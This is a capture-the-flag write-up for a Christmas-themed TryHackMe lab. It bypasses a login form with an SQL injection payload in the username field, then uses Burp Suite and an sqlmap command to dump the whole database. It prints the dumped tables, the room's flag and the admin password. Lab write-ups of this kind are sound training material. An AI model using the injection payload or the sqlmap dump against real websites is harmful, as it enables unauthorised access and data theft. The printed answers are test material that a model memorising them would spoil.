
Greetings stranger...

Do not attempt to login if you are not a member of Santa's corporation!

Username: user' or 2=2 --

Password: user

Now we are going to bypass the login authentication using SQL Injection. The key here is (‘ or true –); as in the example above 2=2 acts as a boolean which is equivalent to ‘true’ and a double-dash is added to comment out the password. This way the password will not be checked.




The database has been updated while you were away!

Enter: aminul

Search

Gift	Child
N	
u	
l	
l	


Now we have access to the database. To retrieve the data from the database, we need to use SQLMap. Open your burpsuite, turn on the intercept and configure your foxyproxy. Type anything in the box (e.g. aminul) and press enter.



Request to http://10.10.161.89:8000


```
GET /santapanel?search=aminul HTTP/1.1
Host: 10.10.161.89:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.161.89:8000/santapanel
Cookie: session=eyJhdXRoIjp0cnVlfQ.Yqte0A.di
Upgrade-Insecure-Requests: 1


```

Save the item into a file. You can pick any name (e.g. crack_sql)



```
┌──(1211103426㉿kali)-[~]
└─$ sqlmap -r /home/kali/crack_sql --tamper=space2comment --dump-all --dbms s
qlite
```

Next, open your terminal and we are going to use the SQLMap. SQLMap will translate the request and exploit the database contents.




```
+-------------+-----+----------------------------+
| kid         | age | title                      |
+-------------+-----+----------------------------+
| James       | 8   | shoes                      |
| John        | 4   | skateboard                 |
| Robert      | 17  | iphone                     |
| Michael     | 5   | playstation                |
| William     | 6   | xbox                       |
| David       | 6   | candy                      |
| Richard     | 9   | books                      |
| Joseph      | 7   | socks                      |
| Thomas      | 10  | 10 McDonalds meals         |
| Charles     | 3   | toy car                    |
| Christopher | 8   | air hockey table           |
| Daniel      | 12  | lego star wars             |
| Matthew     | 15  | bike                       |
| Anthony     | 3   | table tennis               |
| Donald      | 4   | fazer chocolate            |
| Mark        | 17  | wii                        |
| Paul        | 9   | github ownership           |
| James       | 8   | finnish-english dictionary |
| Steven      | 11  | laptop                     |
| Andrew      | 16  | rasberry pie               |
| Kenneth     | 19  | TryHackMe Sub              |
| Joshua      | 12  | chair                      |
+-------------+-----+----------------------------+
```

22 entries in the database. James’ age is 8. Paul asks for ‘github ownership’.

Question 7

What is the flag?




```
+-----------------------------------------+
| flag                                    |
+-----------------------------------------+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-----------------------------------------+
```

The flag has been captured!

Question 8

What is admin's password?



```
+------------------+----------+
| password         | username |
+------------------+----------+
| EhCNSWzzFP6sc7gB | admin    |
+------------------+----------+
```

Admin username and password.

Thought Process/Methodology:

Use the IP address given by the machine from TryHackMe. Add ‘:8000’ as the port after the IP address. From that, we will enter a Forum Page. Next, we need to guess what will be the login panel; which here the directory is ‘/santapanel’. After entering the login page, we need to use the SQL injection method to bypass the login authentication by adding (‘ or true –) to the username. The double-dash (--) will comment on the password, so it will not be checked hence bypassing the login. After accessing the admin page (Santa), we want to get the database from the website. Here, we can use SQLMap to retrieve all the database information. In the database, you will get several answers to the questions and the flag.